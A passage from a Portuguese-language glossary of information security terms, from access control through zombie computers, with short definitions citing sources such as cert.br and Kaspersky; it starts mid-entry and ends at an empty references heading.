O instituto SANS é uma organização de treinamento altamente respeitada, e tudo o que eles ensinam junto com suas certificações é muito respeitado pelos profissionais de segurança de TI (Tecnologia da Informação). O SANS oferece vários cursos e certificações para testes de intrusão, mas seu GIAC Penetration Tester (GPEN) é um dos mais populares.

Fonte: <https://cio.com.br/5-cursos-e-certificacoes-que-voce-precisa-para-se-tornar-um-hacker-etico/>

Controle de Acesso

O controle de acesso, na segurança da informação, é composto dos processos de autenticação, autorização e auditoria (accounting). Neste contexto, o controle de acesso pode ser como a habilidade de permitir ou negar a utilização de um objeto (uma entidade passiva, como um sistema ou arquivo) por um sujeito (uma entidade ativa, como um indivíduo ou um processo). A autenticação identifica quem acessa o sistema, a autorização determina o que um usuário autenticado pode fazer, e a auditoria diz o que o usuário fez.

Fonte: https://pt.wikipedia.org/wiki/Controle_de_acesso

Controles Físicos

Refere-se às medidas de segurança física adotadas explorando-se os meios físicos e tecnológicos disponíveis, utilizando-os como barreira de proteção ao acesso a um ambiente físico controlado.

Fonte: <https://gestaodesegurancaprivada.com.br/controle-de-acesso-fisico/>

Controles Lógicos

Os controles de acesso lógicos são qualquer tipo de aplicação ou equipamento que usa da tecnologia para impedir que pessoas acessem documentos, dados ou qualquer tipo de informação sem a autorização adequada.

Fonte: <https://www.telium.com.br/blog/entenda-as-diferencias-entre-controles-fisicos-e-controles-logicos-de-uma-vez-por-todas>

Correção de Segurança

Correção desenvolvida para eliminar falhas de segurança em um programa ou sistema operacional.

Fonte: <https://cartilha.cert.br/glossario/#c>

Crime Virtual

Engloba todas as atividades criminosas realizadas por meio de computadores ou da internet. Podem ser empregados diversos métodos e ferramentas, tais como *phishing*, vírus, *spyware*, *ransomware* e engenharia social, geralmente com o objetivo de roubar dados pessoais ou praticar fraudes.

Fonte: <https://www.avast.com/pt-br/c-cybercrime>

Cross-Site Scripting (XSS)

É uma vulnerabilidade presente em aplicações web que permite que o cibercriminoso insira códigos Java Script para obter certos tipos de vantagem sobre as vítimas. É normalmente aplicado em páginas que sejam comuns a todos os usuários, como por exemplo a página inicial de um site ou até mesmo páginas onde usuários podem deixar seus depoimentos. Para que o ataque possa ocorrer é necessário um formulário que permita a interação do atacante, como por exemplo em campos de busca ou inserção de comentários.

Fonte: <https://www.welivesecurity.com.br/2018/12/27/cross-site-scripting-xss-entenda-o-que-e-e-saiba-como-estar-protegido/>

CSIRT (*Computer Security Incident Response Team*)

É uma organização que recebe, analisa e responde notificações e atividades relacionadas a problemas de segurança em computadores.

Fonte: <https://ecoit.com.br/csirt-o-que-sao-os-grupos-de-resposta-incidente-de-seguranca/>

CSO (*Chief Security Officers*)

O CSO é um executivo de nível sênior responsável por desenvolver e implementar um programa de Cybersecurity, o que inclui procedimentos e políticas desenhadas para proteger as comunicações da empresa, sistemas e ativos tanto contra ameaças externas quanto de ameaças internas.

Fonte: <https://www.csoonline.com/>

Cybersecurity/Segurança Cibernética

Cibersegurança é a prática que protege computadores e servidores, dispositivos móveis, sistemas eletrônicos, redes e dados de ataques maliciosos. Também é chamada de segurança de tecnologia da informação ou segurança de informações eletrônicas. O termo é muito abrangente e se aplica a tudo o que se refere a segurança de computadores, recuperação de desastres e conscientização do usuário final.

Fonte: <https://www.kaspersky.com.br/resource-center/definitions/what-is-cyber-security>

Dados sensíveis

Informações que façam referência à convicção religiosa, condição de saúde, origem racial ou étnica, vida e orientação sexual, filiação a sindicato ou à organização política, crenças de ordem religiosa ou filosófica e aspectos biométricos ou genéticos vinculados a uma pessoa

Fonte: <https://www.docusign.com.br/blog/dados-sensiveis/>

Defacer

Pessoa responsável pela desfiguração de uma página.

Fonte: <https://cartilha.cert.br/glossario/#d>

Defesa de Perímetro

É uma linha imaginária que separa uma empresa (seus computadores, servidores, etc.) de outras redes (geralmente a Internet). E essa linha é realizada por um dispositivo que pode oferecer a comunicação entre as redes, geralmente representada por um roteador ou dispositivo com finalidade similar, anexada ou sequenciada de um dispositivo de segurança, chamado de firewall.

Fonte: <https://ostec.blog/seguranca-perimetro/seguranca-de-perimetro-conceitos>

Desfiguração de página (*Defacement*)

Técnica que consiste em alterar o conteúdo da página Web de um site.

Fonte: <https://cartilha.cert.br/glossario/#d>

Detecção de anomalias

É uma abordagem de análise usada na detecção de intrusão onde se assume que a presença de anomalias no tráfego, desvios em relação a um comportamento padrão, é indicativo de um ataque ou defeito.

Fonte: <http://seer.upf.br/index.php/rbca/article/view/1313>

DevSecOps

É uma abreviação das palavras desenvolvimento, segurança e operação. Faz a introdução da segurança no início do ciclo de vida do desenvolvimento de aplicativos. Dessa forma, tenta automatizar as principais tarefas de segurança, assim como incorporar controles e processos de defesa no início do trabalho do DevOps (desenvolvimento + operação).

Fonte: <https://www.primeinf.com.br/devsecops/>

DMZ (*DeMilitarized Zone*)

A Zona Desmilitarizada trata-se de uma sub-rede intermediária entre uma rede interna e uma rede externa, que geralmente contém servidores liberados para a Internet. Neste tipo de rede, os equipamentos têm como função principal fornecer serviços aos usuários externos assim promovendo disponibilidade, embora não necessitem acessar a rede interna, com o propósito de proporcionar uma rede isolada e confiável em relação ao tráfego que vem da internet, promovendo mais uma camada adicional de segurança, pois sabemos que computadores mais vulneráveis a ataques são certamente os que estão abertos com algum serviço para internet.

Fonte: <https://nsworld.com.br/desmilitarizada-conceito-sobre-dmz/>

DNS Malicioso

Um servidor DNS (*Domain Name System*) malicioso é um servidor que está fornecendo respostas incorretas para nome(s) de domínio(s) de instituições vítimas, em geral instituições financeiras, de comércio eletrônico, redes sociais e/ou domínios bastante conhecidos. O propósito de um servidor DNS malicioso é direcionar os usuários para sites falsos, como parte de ataques de pharming.

Fonte: <https://www.cert.br/stats/dns-malicioso/>

EDR (*Endpoint Detection and Response*)

As plataformas de EDR são construídas a partir de ferramentas que focam na detecção de atividades potencialmente maliciosas, isso é feito normalmente por meio de um monitoramento contínuo desses endpoints. Idealmente, o EDR fornece para a empresa visibilidade sobre os endpoints por meio de coleta de dados desses endpoints, e usa os dados coletados para detectar e responder a potenciais ameaças.

Fonte:

<https://realprotect.net/blog/definicao-de-conceito-endpoint-detection-and-response-edr/>

Engenharia Social

Técnica por meio da qual uma pessoa procura persuadir outra a executar determinadas ações. No contexto desta Cartilha, é considerada uma prática de má-fé, usada por golpistas para tentar explorar a ganância, a vaidade e a boa-fé ou abusar da ingenuidade e da confiança de outras pessoas, a fim de aplicar golpes, ludibriar ou obter informações sigilosas e importantes.

Fonte: <https://cartilha.cert.br/glossario/#e>

Exploit

Exploits são um subconjunto de malware. Normalmente, são programas maliciosos com dados ou códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas em um computador local ou remoto.

Fonte: <https://www.kaspersky.com.br/blog/exploits-problem-explanation/6010/>

Falsificação de e-mail (*E-mail spoofing*)

Técnica que consiste em alterar campos do cabeçalho de um e-mail, de forma a aparentar que ele foi enviado de uma determinada origem quando, na verdade, foi enviado de outra.

Fonte: <https://cartilha.cert.br/glossario/#f>

Falso Positivo

É uma falha que um software de detecção e proteção gera quando uma atividade legítima é classificada como um ataque. Invariavelmente, um falso positivo resulta em um site, arquivo ou item sendo colocado em quarentena, bloqueado ou até mesmo excluído.

Fonte: <https://gatefy.com/pt-br/postagem/o-que-sao-falsos-positivos-e-falsos-negativos/>

Falso Negativo

É quando um item malicioso obteve acesso ao sistema porque foi classificado como legítimo pela solução de proteção. Um possível caso seria um simples ataque de vírus, que na sequência poderia ser facilmente combatido.

Fonte: <https://gatefy.com/pt-br/postagem/o-que-sao-falsos-positivos-e-falsos-negativos/>

Ferramentas antimalware

São aquelas que procuram detectar e, então, anular ou remover os códigos maliciosos de um computador. Antivírus, antispyware, antirootkit e antitrojan são exemplos de ferramentas deste tipo. Ainda que existam ferramentas específicas para os diferentes tipos de códigos maliciosos, muitas vezes é difícil delimitar a área de atuação de cada uma delas, pois a definição do tipo de código malicioso depende de cada fabricante e muitos códigos mesclam as características dos demais tipos.

Fonte: <https://cartilha.cert.br/mecanismos/>

Filtro antispoofing

É uma medida usada para evitar que usuários de uma rede enviem nessa pacotes com origens inválidas.

Fonte: <https://bcn.nic.br/antispoofing#mikrotik>

Força bruta (*Brute force*)

Tipo de ataque que consiste em adivinhar, por tentativa e erro, um nome de usuário e senha e, assim, executar processos e acessar sites, computadores e serviços em nome e com os mesmos privilégios deste usuário.

Fonte: <https://cartilha.cert.br/glossario/#f>

Fraude de antecipação de recursos (*Advance fee fraud*)

Tipo de fraude na qual um golpista procura induzir uma pessoa a fornecer informações confidenciais ou a realizar um pagamento adiantado, com a promessa de futuramente receber algum tipo de benefício.

Fonte: <https://cartilha.cert.br/glossario/#f>

Furto de identidade (*Identity theft*)

Ato pelo qual uma pessoa tenta se passar por outra, atribuindo-se uma falsa identidade, com o objetivo de obter vantagens indevidas. Alguns casos de furto de identidade podem ser considerados como crime contra a fé pública, tipificados como falsa identidade.

Fonte: <https://cartilha.cert.br/glossario/#f>

GDPR (*General Data Protection Regulation*)

É uma lei europeia que entrou em vigor em maio de 2018. Essa lei protege a privacidade dos cidadãos diante das empresas de Internet. Seu objetivo é oferecer ao usuário maior controle e transparência sobre as informações pessoais armazenadas em bancos de dados das companhias.

Fonte: <https://www.techtudo.com.br/noticias/2018/05/o-que-e-a-gdpr-entenda-o-que-muda-para-voce-com-a-nova-lei.shtml>

Gestão de Continuidade

Protege organizações (negócios inteiros) das consequências indesejáveis e incontroláveis das interrupções de negócio. Sendo a equipe o recurso mais precioso de uma organização, proteger as vidas dos empregados é algo da mais alta prioridade. Tipicamente há toda uma gama de ativos e recursos críticos a serem protegidos também. A TI pode ser considerada um destes recursos. A implementação de uma abordagem de continuidade de negócio é governada pela ISO 22301.

Fonte: <https://advisera.com/27001academy/pt-br/blog/2017/03/03/gestao-de-continuidade-de-negocio-vs-seguranca-da-informacao-vs-recuperacao-de-desastre-em-ti/>

Gestão de Riscos

Pode ser entendida como a administração da incerteza, de forma a minimizá-la a um nível aceitável. No contexto empresarial envolve identificar, avaliar, analisar, tratar, comunicar e controlar adequadamente os riscos de forma a proteger o valor dos ativos organizacionais. O risco em segurança da informação é muitas vezes expresso em termos de uma combinação de consequências de um evento (incluindo mudanças nas circunstâncias) e a probabilidade associada de ocorrência.

Fonte: <https://www.portalgsti.com.br/gestao-de-riscos/sobre/>

Guerra Cibernética

Consiste no uso de ataques digitais às estruturas estratégicas ou táticas de um alvo, para fins de espionagem ou sabotagem.

Fonte: <https://gizmodo.uol.com.br/guia-guerra-cibernetica/>

Harvesting

Técnica utilizada por spammers, que consiste em varrer páginas Web, arquivos de listas de discussão, entre outros, em busca de endereços de e-mail.

Fonte: <https://cartilha.cert.br/glossario/#h>

HoneyPot

Um recurso em uma rede, cuja função é de ser atacado e invadido, assim possibilitando um futuro estudo das ferramentas e métodos utilizados no ataque. Esta ferramenta possui falhas de segurança reais ou virtuais, expostas de maneira proposital, possibilitando a invasão da rede.

Fonte: <https://www.profissionaisti.com.br/2013/11/honeypot-e-honeynet-as-vantagens-de-conhecer-o-inimigo/>

HoneyNet

É uma ferramenta de pesquisa, que consiste de uma rede projetada especificamente para ser comprometida, e que contém mecanismos de controle para prevenir que seja utilizada como base de ataques contra outras redes.

Fonte: <https://www.cert.br/docs/whitepapers/honeypots-honeynets/>

Hot Fix

Correção desenvolvida para eliminar falhas de segurança em um programa ou sistema operacional.

Fonte: <https://cartilha.cert.br/glossario/#hot-fix>

HTTPS (*Hyper Text Transfer Protocol Secure*)

É um protocolo que insere uma camada de proteção na transmissão de dados entre o computador e o servidor. Em sites com endereço HTTPS, a comunicação é criptografada, aumentando significativamente a segurança dos dados.

Fonte: <https://www.techtudo.com.br/noticias/noticia/2014/02/o-que-e-https-e-como-ele-pode-proteger-sua-navegacao-na-internet.html>

IANA (*Internet Assigned Numbers Authority*)

É a organização mundial que supervisiona a atribuição global dos números na Internet - entre os quais estão os números das portas, os endereços IP, sistemas autónomos, servidores-raiz de números de domínio DNS e outros recursos relativos aos protocolos de Internet. Atualmente é um departamento operado pela ICANN (*Internet Corporation For Assigned Names and Numbers*).

Fonte: https://pt.wikipedia.org/wiki/Internet_Assigned_Numbers_Authority

IDS (*Intrusion Detection System*)

É um mecanismo capaz de identificar ou detectar a presença de atividades intrusivas. Em um conceito mais amplo, isto engloba todos os processos utilizados na descoberta de utilizações não autorizadas de dispositivos de rede ou de computadores. Isto é feito através de um software projetado especificamente para tal propósito. O IDS apenas detecta a intrusão.

Fonte: <https://ostec.blog/seguranca-perimetro/ids-o-que-e-e-principais-conceitos>

Incidentes de Segurança

Qualquer evento adverso, confirmado ou sob suspeita, relacionado à segurança de sistemas de computação ou de redes de computadores.

Fonte: <https://cartilha.cert.br/glossario/#i>

Interceptação de Trafego

Técnica que consiste em inspecionar os dados trafegados em redes de computadores, por meio do uso de programas específicos chamados de *sniffers*.

Fonte: <https://cartilha.cert.br/glossario/#i>

IPS (*Intrusion Prevention System*)

Fica diretamente atrás do firewall e fornece uma camada complementar de análise que seleciona negativamente conteúdo perigoso. O IPS deve funcionar eficientemente para evitar a degradação do desempenho da rede. Também deve funcionar rápido porque as façanhas podem acontecer em tempo quase real. O IPS também deve detectar e responder com precisão, de modo a eliminar ameaças e falsos positivos (pacotes legítimos interpretados como ameaças).

Fonte: <https://xtech.com.br/Blog/O-Que-E-Um-Ipsintrusion-Prevention-System/b/51/>

ISP (*Internet Service Provider*)

Refere-se a empresas ou corporações que fornecem às pessoas acesso à Internet a um preço.

Fonte: <https://www.speedcheck.org/pt/wiki/isp/>

Keylogger

Tipo específico de spyware. Programa capaz de capturar e armazenar as teclas digitadas pelo usuário no teclado do computador. Normalmente a ativação do *keylogger* é condicionada a uma ação prévia do usuário, como o acesso a um site específico de comércio eletrônico ou de Internet Banking.

Fonte: <https://cartilha.cert.br/glossario/#k>

LGPD (Lei Geral de Proteção de Dados)

É a sigla para Lei Geral de Proteção de Dados do Brasil, sancionada em agosto de 2018, que entrou em vigor em fevereiro de 2020. A LGPD estabelece regras sobre coleta, armazenamento, tratamento e compartilhamento de dados pessoais, impondo mais proteção e penalidades para o não cumprimento.

Fonte: <https://resultadosdigitais.com.br/blog/o-que-e-lgpd/>

Log

Registro de atividades gerado por programas e serviços de um computador. Termo técnico que se refere ao registro de atividades de diversos tipos como, por exemplo, de conexão (informações sobre a conexão de um computador à Internet) e de acesso a aplicações (informações de acesso de um computador a uma aplicação de Internet).

Fonte: <https://cartilha.cert.br/glossario/#l>

Malware

Termo genérico usado para se referir a programas desenvolvidos para executar ações danosas e atividades maliciosas em um computador ou dispositivo móvel. Tipos específicos de códigos maliciosos são: vírus, worm, bot, spyware, backdoor, cavalo de troia e rootkit.

Fonte: <https://cartilha.cert.br/glossario/#m>

Malvertising

Do inglês Malicious *advertsing*. Tipo de golpe que consiste em criar anúncios maliciosos e, por meio de serviços de publicidade, apresentá-los em diversas páginas Web. Geralmente, o serviço de publicidade é induzido a acreditar que se trata de um anúncio legítimo e, ao aceitá-lo, intermedia a apresentação e faz com que ele seja mostrado em diversas páginas.

Fonte: <https://cartilha.cert.br/glossario/#m>

Medida Defensiva

É o conjunto das ações implementadas para a prevenção de uma ameaça. As medidas defensivas a serem aplicadas não são apenas soluções técnicas, mas também medidas de formação e sensibilização para os usuários, assim como um conjunto de regras claramente definidas.

Fonte: <https://br.ccm.net/contents/623-introducao-a-seguranca-informatica>

Mitigação

É um plano estratégico que visa identificar e eliminar as ameaças que podem comprometer algum dos pilares da segurança da informação.

Fonte: <https://brasil.softlinegroup.com/sobre-a-empresa/blog/mitigacao-dos-riscos-em-ti-aprenda-definitivamente-sua-importancia>

Network Intrusion Detection/Intrusion Prevention Systems (NIDS/NIPS)

São recursos que têm por intuito examinar o tráfego na rede, a fim de detectar e prevenir os acessos não autorizados na mesma, protegendo a mesma da exploração das vulnerabilidades.

Fonte: <https://blog.starti.com.br/ids-ips/>

NIST (*National Institute of Standards and Technology*)

É uma agência governamental não regulatória da administração de tecnologia do Departamento de Comércio dos Estados Unidos. A missão do instituto é promover a inovação e a competitividade industrial dos Estados Unidos, promovendo a metrologia, os padrões e a tecnologia de forma que ampliem a segurança econômica e melhorem a qualidade de vida.

Fonte: https://pt.wikipedia.org/wiki/Instituto_Nacional_de_Padrões_e_Tecnologia

OpenVas

É um framework de vários serviços e ferramentas que oferece uma solução de varredura e gerenciamento de vulnerabilidade.

Fonte: <https://pt.wikipedia.org/wiki/OpenVAS>

OWASP (*Open Web Application Security Project*)

Trata-se de uma entidade sem fins lucrativos e com reconhecimento internacional, atuando com foco na colaboração para o fortalecimento da segurança de softwares em todo o mundo. Cria e disponibiliza de forma gratuita artigos, metodologias, documentação, ferramentas e tecnologias no campo da segurança de aplicações web.

Fonte: <https://www.owasp.org>

Página maliciosa

É aquele site que quando acessado tenta instalar e transferir scripts de um malware para a máquina. Embora esse tipo de ameaça requeira algum tipo de ação do usuário, tais sites farão de tudo para instalar o malware, mesmo sem consentimento.

Fonte: <https://triploit.com/o-que-e-um-website-malicioso/>

PGP (*Pretty Good Privacy*)

Programa que implementa criptografia de chave simétrica, de chaves assimétricas e assinatura digital. Possui versões comerciais e gratuitas.

Fonte: <https://cartilha.cert.br/glossario/#p>

Pharming

Tipo específico de phishing que envolve a redireção da navegação do usuário para sites falsos, por meio de alterações no serviço de DNS.

Fonte: <https://cartilha.cert.br/glossario/#p>

Phishing

Tipo de golpe por meio do qual um golpista tenta obter dados pessoais e financeiros de um usuário, pela utilização combinada de meios técnicos e engenharia social.

Fonte: <https://cartilha.cert.br/glossario/#p>

PIM (*Privileged Identity Management*)

É um serviço que permite ao usuário controlar, administrar e monitorar acesso a recursos importantes.

Fonte: <https://docs.microsoft.com/en-us/azure/active-directory/privileged-identity-management/pim-configure>

Política de Segurança da Informação

Tem por objetivo preservar a integridade dos dados, garantir sua disponibilidade para as pessoas e os sistemas certos, além de estabelecer a confidencialidade das informações, principalmente das mais críticas para o negócio. Ela deve indicar como os dados são utilizados, descartados após perderem sua relevância para as empresas e os controles e proteções requeridos.

Fonte: <https://gaea.com.br/entenda-o-que-e-a-politica-de-seguranca-da-informacao/>

Política de Senhas

É um conjunto de regras destinadas a aumentar a segurança de computadores, através do incentivo para os usuários utilizarem senhas fortes e usá-las corretamente. A política de senha faz muitas vezes parte dos regulamentos oficiais da organização e pode ser ensinada como parte do treino de conscientização de segurança.

Fonte: https://pt.wikipedia.org/wiki/Pol%C3%ADtica_de_senhas

Protocolos Seguros

É um protocolo abstrato ou concreto que realiza uma função de segurança relacionada e aplica métodos de criptografia. Um protocolo descreve como os algoritmos devem ser usados. Inclui detalhes sobre estruturas e representações de dados, e em que ponto ele pode ser usado para implementar diversas versões e operações de um programa.

Fonte: https://pt.wikipedia.org/wiki/Protocolo_de_seguran%C3%A7a

Proxy

Servidor que atua como intermediário entre um cliente e outro servidor. Normalmente é utilizado em empresas para aumentar o desempenho de acesso a determinados serviços ou permitir que mais de uma máquina se conecte à Internet. Quando mal configurado (proxy aberto) pode ser abusado por atacantes e utilizado para tornar anônimas algumas ações na Internet, como atacar outras redes ou enviar spam.

Fonte: <https://cartilha.cert.br/glossario/#proxy>

RFC (*Request for Comments*)

São documentos que contém notas técnicas e organizacionais sobre a Internet. Eles cobrem muitos aspectos das redes de computadores, incluindo protocolos, procedimentos, programas e conceitos, bem como notas de reuniões e opiniões.

Fonte: <https://blog.ccna.com.br/2015/09/07/voce-sabe-o-que-e-rfc-e-para-que-serve-uma-rfc/>

RootKit

Tipo de código malicioso. Conjunto de programas e técnicas que permite esconder e assegurar a presença de um invasor ou de outro código malicioso em um computador comprometido. É importante ressaltar que o nome rootkit não indica que as ferramentas que o compõem são usadas para obter acesso privilegiado (root ou Administrator) em um computador, mas, sim, para manter o acesso privilegiado em um computador previamente comprometido.

Fonte: https://cartilha.cert.br/glossario/#codigo_malicioso

SAM (*Software Asset Management*)

Corresponde a uma metodologia com a qual é possível aperfeiçoar o trabalho com software e hardware, exercendo mais controle sobre eles. É possível gerar mais qualidade no uso dos ativos, verificar seu funcionamento e, de maneira geral, agir de forma otimizada em relação aos recursos, riscos e custos. Pode ser muito útil para a realidade empresarial. Essa gestão de ativos de software permite uma ação mais eficiente nos processos, impactando diferentes áreas do negócio.

Fonte: <https://brasil.softlinegroup.com/sobre-a-empresa/blog/software-asset-management>

Scan de redes

É uma técnica que localiza todos os dispositivos conectados em uma rede, é importante para administrar as conexões em uma rede empresarial.

Fonte: <https://milvus.com.br/scanner-de-rede/>

Screenlogger

Tipo específico de *spyware*. Programa similar ao *keylogger*, capaz de armazenar a posição do cursor e a tela apresentada no monitor, nos momentos em que o mouse é clicado, ou a região que circunda a posição onde o mouse é clicado. É bastante utilizado por atacantes para capturar as teclas digitadas pelos usuários em teclados virtuais, disponíveis principalmente em sites de *Internet Banking*.

Fonte: <https://cartilha.cert.br/glossario/#s>

Segurança de endpoint

Refere-se a uma metodologia de proteção da rede corporativa quando ela é acessada por dispositivos móveis (sem fio) via Wi-Fi. Cada dispositivo com conexão remota à rede cria um ponto de entrada potencial para ameaças, como *malwares* e vírus. Diante dos riscos, a segurança de endpoint foi criada para proteger tanto os dispositivos quanto a rede acessada por eles. Geralmente é baseada em um conjunto de sistemas (software específicos de segurança) e procedimentos padrões que são utilizados para permitir ou negar, bem como controlar os acessos via gateway aos servidores da empresa.

Fonte: <https://brasil.softlinegroup.com/sobre-a-empresa/blog/entenda-definitivamente-a-importancia-da-seguranca-de-endpoint>

Segurança em Redes de Computadores

Envolve a autorização de acesso aos dados de uma rede, os quais são controlados pelo administrador de rede. Usuários escolhem ou são atribuídos uma identificação e uma senha, ou outra informação de autenticação que permite que eles acessem as informações e programas dentro de sua autorização. A segurança de rede cobre uma variedade de redes de computadores, tanto públicas quanto privadas, que são utilizadas diariamente conduzindo transações e comunicações entre empresas, agências governamentais e indivíduos. Redes podem ser privadas, como as de uma companhia, e outras podem ser abertas para acesso público.

Fonte: https://pt.wikipedia.org/wiki/Seguran%C3%A7a_de_rede

Serviços de *Black Hole*

É um serviço de proteção contra ataques DDoS. Descarta todo o tráfego destinado a uma determinada máquina ou serviço, reduzindo os efeitos do ataque em outros serviços, porém efetivando o ataque, já que o serviço alvo ficará indisponível.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/>

Serviços de *Sink Hole* (*Clean-pipe* ou *Traffic-scrubbing*)

É um serviço de proteção contra ataques DDoS. Redireciona o tráfego do ataque para servidores fora da organização, que analisam e filtram o tráfego e retornam para a organização apenas o que for considerado legítimo. Devem ser usados com cautela quando o tráfego envolver dados sensíveis, pois podem afetar a confidencialidade das informações e a privacidade dos usuários.

Fonte: <https://www.cert.br/docs/whitepapers/ddos/>

Service Pack

Correção desenvolvida para eliminar falhas de segurança em um programa ou sistema operacional.

Fonte: <https://cartilha.cert.br/glossario/#c>

SGSI (Sistemas de Gestão de Segurança da Informação)

Representa um conjunto de políticas, procedimentos e vários outros controles que definem as regras de segurança da informação em uma organização. O tipo de controle para segurança da informação que será implementado em uma organização é decidido com base nos resultados da avaliação de riscos e nos requisitos das partes interessadas. Para cada risco que precisa ser tratado, uma combinação de diferentes tipos de controles será implementada.

Fonte: <https://advisera.com/27001academy/pt-br/blog/2016/05/30/o-que-e-um-sistema-de-gestao-de-seguranca-da-informacao-sgsi-de-acordo-com-a-iso-27001/>

SIEM (*Security Information Event Managers*)

É uma solução de software que busca permitir que os eventos gerados por diversas aplicações de segurança (tais como firewalls, proxies, sistemas de prevenção a intrusão) e antivírus sejam coletados, normalizados, armazenados e correlacionados; o que possibilita uma rápida identificação e resposta aos incidentes.

Fonte: https://pt.wikipedia.org/wiki/Gerenciamento_e_Correla%C3%A7%C3%A3o_de_Eventos_de_Seguran%C3%A7a

Sniffer

Dispositivo ou programa de computador utilizado para capturar e armazenar dados trafegando em uma rede de computadores. Pode ser usado por um invasor para capturar informações sensíveis (como senhas de usuários), em casos onde estejam sendo utilizadas conexões inseguras, ou seja, sem criptografia.

Fonte: <https://cartilha.cert.br/glossario/#s>

Sniffing

Técnica que consiste em inspecionar os dados trafegados em redes de computadores, por meio do uso de programas específicos chamados de *sniffers*.

Fonte: <https://cartilha.cert.br/glossario/#s>

Snort

É um software livre de detecção de intrusão para rede. Executa análise de protocolo, busca e associa padrões de conteúdo e pode ser usado para detectar uma variedade de ataques, tais como *buffer overflows*, *stealth port scans*, ataques CGI, SMB probes, OS *fingerprinting*, entre outras.

Fonte: <https://pt.wikipedia.org/wiki/Snort>

SOC (*Security Operations Centre*)

É uma instalação que abriga um time da segurança da informação responsável por monitorar e analisar a postura de segurança de uma organização em uma base contínua. O objetivo do time é detectar, analisar e responder a incidentes de cibersegurança.

Fonte: <https://digitalguardian.com/blog/what-security-operations-center-soc>

SOAR (*Security Orchestration Automation and Response*)

É uma solução composta por softwares compatíveis que permitem a uma empresa coletar dados sobre ameaças de segurança a partir de múltiplas fontes e responder a eventos de segurança de baixo nível sem precisar de assistência humana.

Fonte: <https://realprotect.net/blog/definicao-de-ciberseguranca-security-orchestration-automation-and-response-soar/>

Spamcop

Instituição que oferece diversos serviços antispam, sendo o mais conhecido o que permite reclamar automaticamente de spams recebidos.

Fonte: <https://cartilha.cert.br/glossario/#s>

Spyware

Tipo específico de código malicioso. Programa projetado para monitorar as atividades de um sistema e enviar as informações coletadas para terceiros. *Keylogger*, *screenlogger* e *adware* são alguns tipos específicos de *spyware*.

Fonte: <https://cartilha.cert.br/glossario/#s>

SSH (*Secure Shell*)

Protocolo que utiliza criptografia para acesso a um computador remoto, permitindo a execução de comandos, transferência de arquivos, entre outros.

Fonte: <https://cartilha.cert.br/glossario/#s>

SSL (Secure Sockets Layer)

É um protocolo que por meio de criptografia fornece confidencialidade e integridade nas comunicações entre um cliente e um servidor, podendo também ser usado para prover autenticação.

Fonte: <https://cartilha.cert.br/glossario/#s>

TCP Wrappers

É um sistema de rede ACL baseado em *host*, usado para filtrar acesso à rede a servidores de protocolo de Internet em sistemas operacionais do tipo Unix, como Linux ou BSD. Ele permite que o *host*, endereços IP de sub-rede, nomes e/ou respostas de consulta *ident*, sejam usados como *tokens* sobre os quais realizam-se filtros para propósitos de controle de acesso.

Fonte: https://pt.wikipedia.org/wiki/TCP_Wrapper

Terrorismo Virtual

É o uso da Internet para realizar atos violentos que resultam em, ou ameaçam, perda de vidas ou danos corporais significativos, a fim de obter ganhos políticos ou ideológicos por meio de ameaça ou intimidação. Às vezes, também é considerado um ato de terrorismo na Internet em que atividades terroristas, incluindo atos de interrupção deliberada e em larga escala das redes de computadores, especialmente de computadores pessoais conectados à Internet, por meio de ferramentas como vírus de computador, *worms*, *phishing* e outros métodos maliciosos de software e hardware e *scripts* de programação.

Fonte: <https://pt.wikipedia.org/wiki/Ciberterrorismo>

Topologia da rede

É o padrão no qual o meio de rede está conectado aos computadores e outros componentes de rede. Essencialmente, é a estrutura topológica da rede, e pode ser descrito fisicamente ou logicamente. Há várias formas nas quais se pode organizar a interligação entre cada um dos nós (computadores) da rede. A topologia física é a verdadeira aparência ou *layout* da rede, enquanto que a lógica descreve o fluxo dos dados através da rede.

Fonte:

https://www.oficinadanet.com.br/artigo/2254/topologia_de_redes_vantagens_e_desvantagens

VPN (Virtual Private Net)

Termo usado para se referir à construção de uma rede privada utilizando redes públicas (por exemplo, a Internet) como infraestrutura. Esses sistemas utilizam criptografia e outros mecanismos de segurança para garantir que somente usuários autorizados possam ter acesso à rede privada e que nenhum dado será interceptado enquanto estiver passando pela rede pública.

Fonte: <https://cartilha.cert.br/glossario/#v>

WAF (*Web Application Firewall*)

Enquanto os proxies geralmente protegem somente os clientes, o WAF protege os servidores. Um WAF é implementado para proteger um aplicativo da Web específico ou conjunto de aplicativos da Web, podendo ser considerado um proxy reverso. O firewall de aplicação web é um filtro altamente escalável, onde se aplica um conjunto de regras para uma conversa HTTP, com o objetivo de proteger a aplicação de ataques comuns, tais como *Cross-Site Scripting (XSS)* e *SQL Injection*, antes que alcancem os servidores de hospedagem.

Fonte: <https://www.gocache.com.br/waf/>

WHOIS

É um protocolo usado para consultar os bancos de dados que armazenam as informações sobre quem é o proprietário ou registrante de um domínio.

Fonte: <https://www.hostgator.com.br/blog/o-que-e-whois/>

Wordfence

O Wordfence (<https://www.wordfence.com/>) é um plugin para WordPress que detecta a entrada de invasores e monitora alterações em arquivos no servidor de um blog. Além disso, com o plugin é possível checar a origem do tráfego de visitantes.

Fonte: <https://www.techtudo.com.br/tudo-sobre/wordfence-security.html>

Worm

Tipo de código malicioso. Programa capaz de se propagar automaticamente pelas redes, enviando cópias de si mesmo de computador para computador. Diferente do vírus, o worm não embute cópias de si mesmo em outros programas ou arquivos e não necessita ser explicitamente executado para se propagar. Sua propagação se dá por meio da exploração de vulnerabilidades existentes ou falhas na configuração de programas instalados em computadores.

Fonte: <https://cartilha.cert.br/glossario/#w>

WPA (*Wi-Fi Protected Access*)

Protocolo de segurança para redes sem fio desenvolvido para substituir o protocolo WEP (*Wired Equivalent Privacy*). Projetado para operar com produtos Wi-Fi que disponibilizam apenas a tecnologia WEP, por meio de atualizações de programas. Inclui duas melhorias em relação ao WEP: melhor criptografia para transmissão de dados e autenticação de usuário.

Fonte: <https://cartilha.cert.br/glossario/#w>

Zombie-Computer

Nome dado a um computador infectado por bot, pois pode ser controlado remotamente, sem o conhecimento do seu dono.

Fonte: https://cartilha.cert.br/glossario/#computador_zumbi

Informações adicionais sobre termos, segurança na Internet, incidentes de segurança, riscos de segurança, e agências de segurança nacional e internacional podem ser vistas em [NIC.BR 2021, RNP 2021, Brodkin 2008, CERT.br 2021, CTIR 2021, The MITRE Corporation 2021a, Gartner, Inc. 2021, Instituto Igarapé 2021, gov.br 2021, Junior and Canongia 2010, The MITRE Corporation 2021b, NSA 2021, Red Hat, Inc. 2021].

Referências

